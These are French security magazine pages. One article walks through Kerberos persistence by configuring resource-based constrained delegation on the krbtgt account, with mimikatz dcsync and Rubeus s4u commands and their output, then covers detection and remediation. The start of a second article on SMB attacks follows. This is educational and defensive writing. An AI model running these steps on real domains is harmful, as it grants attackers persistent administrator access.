
Effectivement, un attaquant ayant préalablement compromis un domaine Active Directory peut configurer une délégation contrainte basée sur ressource sur le compte « `krbtgt` » depuis un compte disposant d'un SPN. Une telle configuration autorise alors le compte disposant du SPN, et maîtrisé par l'attaquant, de requêter un ticket de service pour son propre SPN pour une identité arbitraire via l'extension Kerberos S4U2Self. Puis, à l'aide de ce ticket de service et de l'extension Kerberos S4U2Proxy, requêter un ticket de service pour le SPN « `krbtgt` » pour cette même identité, équivalent alors à un TGT (ou Golden Ticket) pour cette ressource arbitraire.

La figure 1 schématise le déroulement d'une telle attaque, où :

- le compte maîtrisé par l'attaquant disposant d'un SPN est **sql-agent** ;
- l'identité arbitraire ciblée par l'attaquant est le compte Administrateur ;
- l'attaque permet à l'attaquant d'accéder au service LDAP exposé par un contrôleur de domaine sous l'identité du compte administrateur.

Pour rappel, l'extension Kerberos S4U2Self permet à une ressource de demander un ticket de service pour une ressource arbitraire. Cette opération est réalisée à l'aide d'une requête **TGS_REQ** au sein de laquelle les données de pré-authentification contiennent l'identité du client souhaité, permettant ainsi au KDC de générer le ticket correspondant. Il est à noter que, lorsque le service TGS exécuté par un domaine contrôleur traitera une telle opération **TGS_REQ**, il analysera l'attribut **userAccountControl** du demandeur afin de s'assurer de la présence de l'autorisation **TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION**. Si présente, le ticket retourné sera alors transmissible.

L'extension Kerberos S4U2Proxy permet à une ressource d'obtenir un ticket de service pour un client via l'ajout de son ticket de service au sein du champ **additional-tickets** d'une requête **TGS_REQ**.



Exploitation d'une délégation contrainte basée sur ressource à des fins de persistance.

- Si le client s'est préalablement authentifié auprès du demandeur à l'origine de l'opération **TGS_REQ**, alors ce dernier peut utiliser le ticket de service associé à cette authentification. Néanmoins, ce dernier doit être transmissible, et le KDC ne l'approuvera que si l'identité cliente peut être déléguée.
- Dans le cas où le client ne s'est pas authentifié auprès du demandeur, ce dernier peut au préalable de l'opération S4U2Proxy réaliser une opération S4U2Self pour demander un ticket de service au nom du client. Cependant, ce ticket ne pourra être ajouté au sein du champ **additional-tickets** de l'opération **TGS_REQ** uniquement si le ticket de service est transmissible et donc que le demandeur dispose de l'autorisation **TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION** au sein de son attribut **userAccountControl**. Contrairement aux opérations S4U2Self, le mécanisme S4U2Proxy ne peut demander un ticket de service que pour un SPN listé au sein de l'attribut **msDS-AllowedToDelegateTo** du demandeur, ou le demandeur doit être autorisé au sein de l'attribut **msDS-AllowedToActOnBehalfOfOtherIdentity** de la ressource cible.

Cependant, comme l'a démontré Elad Shamir, dans le cas d'une délégation contrainte basée sur ressource, si un demandeur ne disposant pas de l'autorisation **TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION** au sein de son attribut **userAccountControl** requête un ticket de service via le mécanisme S4U2Self, il sera en mesure de conduire une demande de ticket de service pour une ressource via le mécanisme S4U2Proxy bien que le ticket de service reçu via l'opération S4U2Self ne soit pas transmissible.

Ainsi, le déploiement d'un tel mécanisme de persistance permet à un attaquant de générer des TGT pour l'identité arbitraire de son choix, et ce même si le mot de passe du compte « krbtgt » est renouvelé.

Mise en place du mécanisme de persistance

Afin de pouvoir configurer une délégation contrainte Kerberos basée sur ressource, il est nécessaire de disposer du privilège **SeEnableDelegation**. Ce privilège, très sensible, est par défaut uniquement attribué aux comptes inscrits au sein du groupe « Admins du domaine ».

Il est cependant possible d'identifier exhaustivement les comptes disposant de ce privilège au sein d'un annuaire Active Directory via la commande suivante, incluse au sein du module PowerShell PowerView [11] :

```
PS > Import-Module .\PowerView.ps1
PS > $(Get-DomainPolicy -Source DC) ['Privilege Rights']
['SeEnableDelegationPrivilege'] | foreach { "$_".substring(1) |
Convert-SidToName }

BUILTIN\Administrators
```

Pour rappel, un attaquant ayant compromis un Active Directory est en mesure d'usurper l'identité de toute ressource via la génération d'un Golden Ticket, et notamment d'un compte disposant du privilège **SeEnableDelegation**. Ainsi, ce dernier peut configurer une délégation contrainte basée sur ressource sur le compte « krbtgt » depuis un compte disposant d'un SPN.

Afin de persister sur le long terme, il semble intéressant d'attribuer cette délégation à un compte dont le mot de passe n'expire jamais. Au sein d'une entreprise, de nombreux comptes de services répondent généralement à ces critères.

La recherche d'un tel compte peut se conduire via la commande suivante, incluse au sein du module PowerShell ActiveDirectory :

```
PS > Import-Module ActiveDirectory
PS > Get-ADUser -Filter * -Properties ServicePrincipalName,
PasswordNeverExpires | ? {($_.ServicePrincipalName -ne "") -and
($_.PasswordNeverExpires -eq $True)}

DistinguishedName      : CN=Agent SQL Server,CN=Managed Service
Accounts,DC=KOMDAN,DC=LAY
Enabled                 : True
GivenName               : Agent SQL Server
Name                   : Agent SQL Server
ObjectClass             : user
ObjectGUID              : 0940c47e-9f49-40a7-ac1d-d420999560f0
PasswordNeverExpires   : True
SamAccountName          : sql-agent
ServicePrincipalName    : {MSSQLSvc/KOMDANLAYSV001:1433}
SID                     : S-1-5-21-3042332299-2087700564-3984706372-1113
Surname                 :
UserPrincipalName       : sql-agent@KOMDAN.LAY
```

Dans l'exemple d'implémentation qui suivra, le compte de service qui assurera la persistance de l'attaquant sera sql-agent.

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE HORS-SÉRIE N°46



NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com



Photo d'illustration.

L'implémentation de la délégation contrainte basée sur ressource sur le compte « krbtgt » depuis le compte sql-agent peut se réaliser via la commande suivante, exécutée à l'aide d'un compte disposant du privilège **SeEnableDelegation** :

```
PS > Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount sql-agent
PS > Get-ADUser krbtgt -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName           : CN=krbtgt,CN=Users,DC=KOMDAN,DC=LAY
Enabled                     : False
GivenName                   :
Name                        : krbtgt
ObjectClass                  : user
ObjectGUID                   : f0c4677a-074a-4e1a-824e-c7363208bc03
PrincipalsAllowedToDelegateToAccount : {CN=Agent SQL Server,CN=Managed Service Accounts,DC=KOMDAN,DC=LAY}
SamAccountName               : krbtgt
SID                          : S-1-5-21-3042332299-2087700564-3984706372-502
```

Exploitation du mécanisme de persistance

Tout d'abord, la mise place de l'attaque nécessite l'obtention d'un TGT pour l'utilisateur sql-agent. En effet, ce dernier permettra alors l'obtention des différents tickets de services exploités au cours de l'attaque accordant finalement l'obtention d'un TGT pour une identité arbitraire.

Pour obtenir un TGT pour l'utilisateur sql-agent, il est nécessaire d'obtenir sa clé AES de session Kerberos. Cette dernière peut être obtenue via **dcsync** :

```
mimikatz.exe "lsadump::dcsync /user:sql-agent@KOMDAN.LAY
/domain:KOMDAN.LAY" "exit"

[...]
```




```
SAM Username      : sql-agent
Supplemental Credentials:
    aes256_hmac      (4096) :
42f35028ee7adb36e8cbd2ea4c58c720bb3502ce3f7d2e67b9fac6366758a9e5
```

Suite à l'obtention de la clé de session Kerberos de l'utilisateur sql-agent, l'ensemble des échanges Kerberos de l'attaque seront réalisés grâce à l'unique ligne de commande suivante, mise à disposition par l'outil Rubeus.

```
/user : identité autorisée à exploiter la délégation contrainte basée
sur ressource
/aes256 : clé de session AES256 Kerberos du compte autorisé à exploiter
la délégation contrainte basée sur ressource
/msdssp : SPN à contacter
/impersonateuser : identité à usurper
```

```
Rubeus.exe s4u /user:sql-agent /aes256:42f35028ee7adb36e8cbd2ea4c58c720
bb3502ce3f7d2e67b9fac6366758a9e5 /domain:KOMDAN.LAY /msdssp:krbtgt
/impersonateuser:administrateur
```

Cependant, au cours de cette attaque, l'outil Rubeus manipule de nombreux tickets Kerberos. Ainsi, pour une meilleure compréhension des opérations réalisées par l'outil, ces derniers seront analysés en parallèle via la commande suivante :

```
Rubeus.exe describe /ticket:<TICKET_ENCODE_EN_BASE64>
```

Suite à l'exécution de la commande permettant l'exploitation de l'attaque, l'outil Rubeus requête tout d'abord un TGT via une opération AS-REQ pour l'utilisateur sql-agent :

```
Rubeus.exe s4u /user:sql-agent /aes256:42f35028ee7adb36e8cbd2ea4c58c720
bb3502ce3f7d2e67b9fac6366758a9e5 /domain:KOMDAN.LAY /msdssp:krbtgt
/impersonateuser:administrateur

[...]
```



```
[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash:
42f35028ee7adb36e8cbd2ea4c58c720bb3502ce3f7d2e67b9fac6366758a9e5
[*] Using domain controller: KOMDANLAYDC001.KOMDAN.LAY (10.10.10.10)
[*] Building AS-REQ (w/ preauth) for: 'KOMDAN.LAY\sql-agent'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFODCCBTsgAwIBBaEDAgEWooIEQjCCBD5hggQ6MIENqADAgEFoQwbCktPTURBTi5MQVmiHzAdoAMC
[...]
GwZrcmJ0Z3QbCktPTURBTi5MQVk=
```

L'analyse du ticket de service confirme que ce dernier, obtenu pour l'utilisateur administrateur via le compte sql-agent au travers du mécanisme S4U2Self n'est pas transmissible. En effet, il ne possède pas l'indicateur (« flag ») forwardable :

```
Rubeus.exe describe /ticket:doIFijCCBYagAwIBBaEDAgEWooIEnTCCBJlh[...]
c3FsLWFnZW50

[*] Action: Describe Ticket

UserName           : administrateur@KOMDAN.LAY
UserRealm           : KOMDAN.LAY
ServiceName         : sql-agent
ServiceRealm        : KOMDAN.LAY
StartTime           : 16/08/2019 14:35:48
EndTime             : 17/08/2019 00:35:48
[...]
```

Néanmoins, bien que non transmissible, ce dernier pourra tout de même être exploité par le mécanisme S4U2Proxy pour obtenir un ticket de service auprès du SPN krbtgt pour l'utilisateur Administrateur, comme expliqué au sein du paragraphe « Principe général de la technique ».

Ainsi, suite à l'obtention du ticket de service pour l'identité Administrateur via le mécanisme S4U2Self, l'outil Rubeus réalise une opération S4U2Proxy à l'aide de ce ticket de service non transmissible pour finalement obtenir un ticket de service transmissible pour l'utilisateur Administrateur pour le SPN krbtgt, équivalent à un TGT pour l'utilisateur Administrateur :

```
Rubeus.exe s4u /user:sql-agent /aes256:42f35028ee7adb36e8cbd2ea4c58c720
bb3502ce3f7d2e67b9fac6366758a9e5 /domain:KOMDAN.LAY /msdssp:krbtgt
/impersonateuser:administrateur

[...]

[*] Impersonating user 'administrateur' to target SPN 'krbtgt'
[*] Using domain controller: KOMDANLAYDC001.KOMDAN.LAY (10.10.10.10)
[*] Building S4U2proxy request for service: 'krbtgt'
[*] Sending S4U2proxy request
```




Photo d'illustration.

```
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'krbtgt':
    doIGEDCCBgygAwIBBaEDAgEWooIFJjCCBSJhggUeMII
    FGqADAgEFoQwbCktPTURBTi5MQVmieZARoAMC
    [...]
    OFqnERgPMjAxOTA4MjMxMjM1NDhaqAwbCktPTURBTi
    5MQVmpEzARoAMCAQKhCjAIGwZrcmJ0Z3Q=
```

L'analyse de ce ticket de service confirme que ce dernier est obtenu pour l'utilisateur Administrateur pour le SPN « krbtgt », et donc équivalent à un TGT pour l'utilisateur Administrateur :

```
Rubeus.exe describe /ticket:doIGEDCCBgygAwIBBaEDAgEWooIFJjCCBSJhggUeM[...]ZrcmJ0Z3Q=

[*] Action: Describe Ticket

UserName       : administrateur@KOMDAN.LAY
UserRealm      : KOMDAN.LAY
ServiceName    : krbtgt
ServiceRealm   : KOMDAN.LAY
StartTime      : 16/08/2019 14:35:49
EndTime        : 17/08/2019 00:35:48
[...]
```

3. DÉTECTION ET REMÉDIATION

En cas de suspicion de compromission du domaine, l'activation de l'option « Kerberos PAC Validation » [12] permet, en complément d'un renouvellement deux fois consécutif du mot de passe du compte « krbtgt », d'invalider les golden et silver tickets pouvant être utilisés par un attaquant comme moyen de persistance. Il est toutefois à noter que la vérification supplémentaire induite par l'activation de l'option, nécessitant systématiquement un échange entre le serveur hébergeant le service et un contrôleur de domaine lors d'un accès utilisateur, peut entraîner d'importantes pertes de performance.

La configuration d'une délégation contrainte basée autorisant la délégation du compte krbtgt peut être :

- auditée via le contrôle de la propriété **PrincipalsAllowedToDelegateToAccount** du compte krbtgt via la commande PowerShell suivante :

```
PS > Get-ADUser krbtgt -Properties
PrincipalsAllowedToDelegateToAccount
```

- détectée via la configuration d'un SACL (*Security Access Control List*) permettant la génération d'un événement de sécurité lors de la modification d'une propriété du compte « krbtgt ».

Si la compromission du domaine est avérée, une réinstallation complète de la forêt, et de tous les domaines qui la compose, est nécessaire. Ainsi, de nombreuses techniques peuvent par ailleurs être utilisées pour s'assurer une persistance sur un domaine compromis, et seule une reconstruction de l'AD permet de s'assurer de la bonne éviction de l'attaquant.

REMERCIEMENTS

Remerciements à Nicolas DAUBRESSE et Maxime MEIGNAN pour leurs relectures et conseils, ainsi qu'à Aurélien BORDES, Benjamin DELPY, Sean METCALF, Elad SHAMIR et l'ensemble des auteurs ayant réalisé les travaux de recherche et développés les outils sur lesquels se fonde cet article. ■

RÉFÉRENCES

- [1] Benjamin DELPY, « Golden tickets » - <http://blog.gentilkiwi.com/securite/mimikatz/golden-ticket-kerberos>
- [2] What is Advanced Threat Analytics? - <https://docs.microsoft.com/fr-fr/advanced-threat-analytics/what-is-ata>
- [3] Aurélien BORDES, « Secrets d'authentification épisode II Kerberos contre-attaque » - <https://www.ssi.gouv.fr/publication/secrets-dauthentification-episode-ii-kerberos-contre-attaque/>
- [4] How to disable automatic machine account password changes - <https://support.microsoft.com/fr-fr/help/154501/how-to-disable-automatic-machine-account-password-changes>
- [5] mimikatz - <https://github.com/gentilkiwi/mimikatz>
- [6] Rubeus - <https://github.com/GhostPack/Rubeus>
- [7] Sean METCALF, « How Attackers Use Kerberos Silver Tickets to Exploit Systems » - <https://adsecurity.org/?p=2011>
- [8] Kerberos Technical Supplement for Windows - [https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649429\(v=pandp.10\)](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649429(v=pandp.10))
- [9] Daniel MUNOZ, « Lateral movement: A deep look into PsExec » - <https://www.contextis.com/en/blog/lateral-movement-a-deep-look-into-psexec>
- [10] Elad SHAMIR, « Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory » - <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>
- [11] PowerView - <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>
- [12] Edgar A OLOUGOUNA, « Understanding Microsoft Kerberos PAC Validation » - <https://blogs.msdn.microsoft.com/openspecification/2009/04/24/understanding-microsoft-kerberos-pac-validation/>

ACTUELLEMENT DISPONIBLE

MISC N°105



SÉCURITÉ DES ENVIRONNEMENTS CLOUD AMAZON WEB SERVICES

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com



ATTAQUES SUR SMB

Marc LEBRUN
marc.lebrun@digitemis.com

Le service SMB est un point d'entrée privilégié et incontournable sur les systèmes Windows. Easy mode du pentest, en somme. Petit tour d'horizon des vulnérabilités qui l'affectent.

Photo d'illustration.

L'auditeur réalisant des tests d'intrusion sur un réseau d'entreprise se trouve toujours confronté à diverses technologies et systèmes, dont il ne maîtrise pas toujours le fonctionnement et les éventuelles vulnérabilités. À l'inverse, le service SMB et ses diverses alternatives reposant sur NETBIOS présentent un point d'accroche rassurant, où il est bien souvent possible de déclencher une large panoplie d'attaques et d'outils pour élever ses privilèges et évoluer latéralement sur le réseau. Nous vous proposons un rapide inventaire des possibles.

1. SMB ! NETBIOS ! WTF ?

Fonctionnement

Sur les systèmes Windows NT4 et antérieurs, le service SMB était porté par une couche d'API NETBIOS/TCP servie sur le port TCP 139. Les systèmes présentant cette version du service NETBIOS exposent généralement 2 autres services complémentaires :

- « Datagram distribution service » sur le port UDP 138, pour NETBIOS en mode datagramme (sans connexion) ;
- « Name service », NBNS ou encore NBT-NS sur les ports TCP et UDP 137, pour la résolution de noms d'hôte, plus d'informations sur ce service dans la suite de l'article.

Depuis Windows 2000, une implémentation directement accessible depuis la couche TCP/IP est présente par défaut sur le port 445. Celui-ci est communément découvert lors de scans de port sur les réseaux d'entreprise, indifféremment sur les serveurs et les postes de travail.

L'authentification sur ce protocole s'appuie sur le système de « Network Authentication » de Windows, par opposition à l'« Interactive Authentication ». Les détails du fonctionnement sont hors du cadre de cet article et nécessiteraient sans doute un article à part entière. Retenons qu'en pratique ce sont les protocoles LM, NTLM (v1 et v2) et Kerberos qui assurent ou assurèrent toujours cette opération.

Implémentations

» Windows

Comme évoqué précédemment, SMB est implémenté nativement ainsi que sur une couche NETBIOS sur tous les systèmes Windows. Ce service est actif par défaut et propose une implémentation DCE/RPC « maison » de Microsoft, nommée MSRPC. Cet article portera principalement sur les techniques d'attaques et vulnérabilités affectant cette implémentation.

» *nix

Dans l'univers *nix, c'est l'implémentation open source Samba qui est la plus fréquemment rencontrée. Celle-ci est née du besoin d'interconnecter des partages entre les univers DOS et Unix. Elle a été implémentée au début des années 90 par Andrew Tridgell, qui a procédé au reverse engineering du protocole à l'aide d'un sniffer de paquets réseau.

Cette implémentation open source est depuis maintenue par la Samba Team. Elle est depuis sa version 4.0 capable d'agir en tant que contrôleur de domaine Active Directory.

Reconnaissance

La reconnaissance de ces services peut s'effectuer rapidement avec votre scanner de port préféré. Un balayage des ports UDP/TCP 137 à 139 et TCP 445 sur un réseau d'entreprise donnera rapidement une bonne idée du périmètre auquel vous aurez accès dès que vous aurez obtenu quelques identifiants d'administration valides. Afin de gagner du temps sur ces exercices où le périmètre peut être très large, une approche pragmatique peut être de scanner uniquement ces ports, tout indiquant à **nmap** de ne pas perdre de temps avec les résolutions DNS inverses ni avec le ping scan habituellement réalisé avant tout scan de port. En effet, les postes de travail Windows ne répondent en général pas aux requêtes ICMP Timestamp, ni aux paquets ACK et SYN sur les ports 80 et 443 envoyés lors de cette phase ; ce serait dommage de nous priver d'attaquer des postes d'administration.

```
# nmap -Pn -n -sSUV -n -vvv --reason -pT:137-139,445,U:137-139 <hosts>
```

Comme pour tout scan de découverte, on peut aussi jouer avec les paramètres **--min-hostgroup** et **--max-hostgroup** pour avoir au plus tôt des résultats exploitables.

Nmap embarque également quelques scripts basiques, mais pratiques pour découvrir les partages exposés, interroger via RPC et tester les vulnérabilités présentées dans le chapitre suivant.

Lorsqu'on ne dispose pas d'un contrôle complet du poste depuis lequel on souhaite scanner le réseau ou que l'usage de **nmap** est restreint, une nuée de scanners de ports portables plus ou moins avancés (NetScanner, LanSpy...) permettront de réaliser cette phase de découverte.

2. VULNÉRABILITÉS

De par son ubiquité sur les réseaux, les implémentations du protocole SMB sont des cibles privilégiées. Elles ont ainsi été sujettes à de nombreuses vulnérabilités exploitables par des attaquants, mais également des malwares. Et puisqu'il s'agit d'un protocole portant des RPC, leur exploitation permet généralement d'exécuter des commandes à distance sur les systèmes vulnérables.

Windows

L'objectif de cet article étant d'aborder de manière assez pragmatique les attaques les plus courantes, essayons de ne pas faire trop d'archéologie. Difficile néanmoins de ne pas évoquer les nombreuses failles affectant l'implémentation SMB de Windows...

Les années 2000 ont en effet donné lieu à la découverte de plusieurs débordements de tampons exploitables à distance, permettant la prise de contrôle à distance des systèmes vulnérables. On peut ainsi mentionner les failles traitées par les bulletins Microsoft **[MS04-049]**, **[MS06-040]**, **[MS06-070]** et **[MS09-050]**, plus ou moins stables sur Windows 2000, XP et Server 2003. Mais la « killer vuln » de la décennie, c'est



Photo d'illustration.

[MS08-067] (ou CVE-2008-425) affectant **NetAPI32.dll** et exploitable à travers **SRVSVC**. Celle-ci a eu un impact important en raison de son instrumentalisation par le ver « Conficker ». Le code d'exploitation fourni par le framework Metasploit a ainsi été un favori des pentesters, modulo quelques modifications pour intégrer les offsets des versions françaises de Windows. 10 ans après, les machines vulnérables sont devenues assez rares, mais on en voit encore...

Plus récemment, deux mentions particulières. La technique d'exploit **[ROTTEN POTATO]** exploitant la faille présentée dans le bulletin **[MS16-075]** est une amélioration notable de la technique précédente (« Hot Potato »). Il s'agit d'une élévation de privilèges, nécessitant d'avoir obtenu au préalable un accès à la machine affectée. Le principe est de parvenir à piéger le système en le forçant à s'authentifier au travers des services **DCOM/RPC**, produisant ainsi un *Impersonation Token* dans le contexte **AUTORITE NT\SYSTEM**.

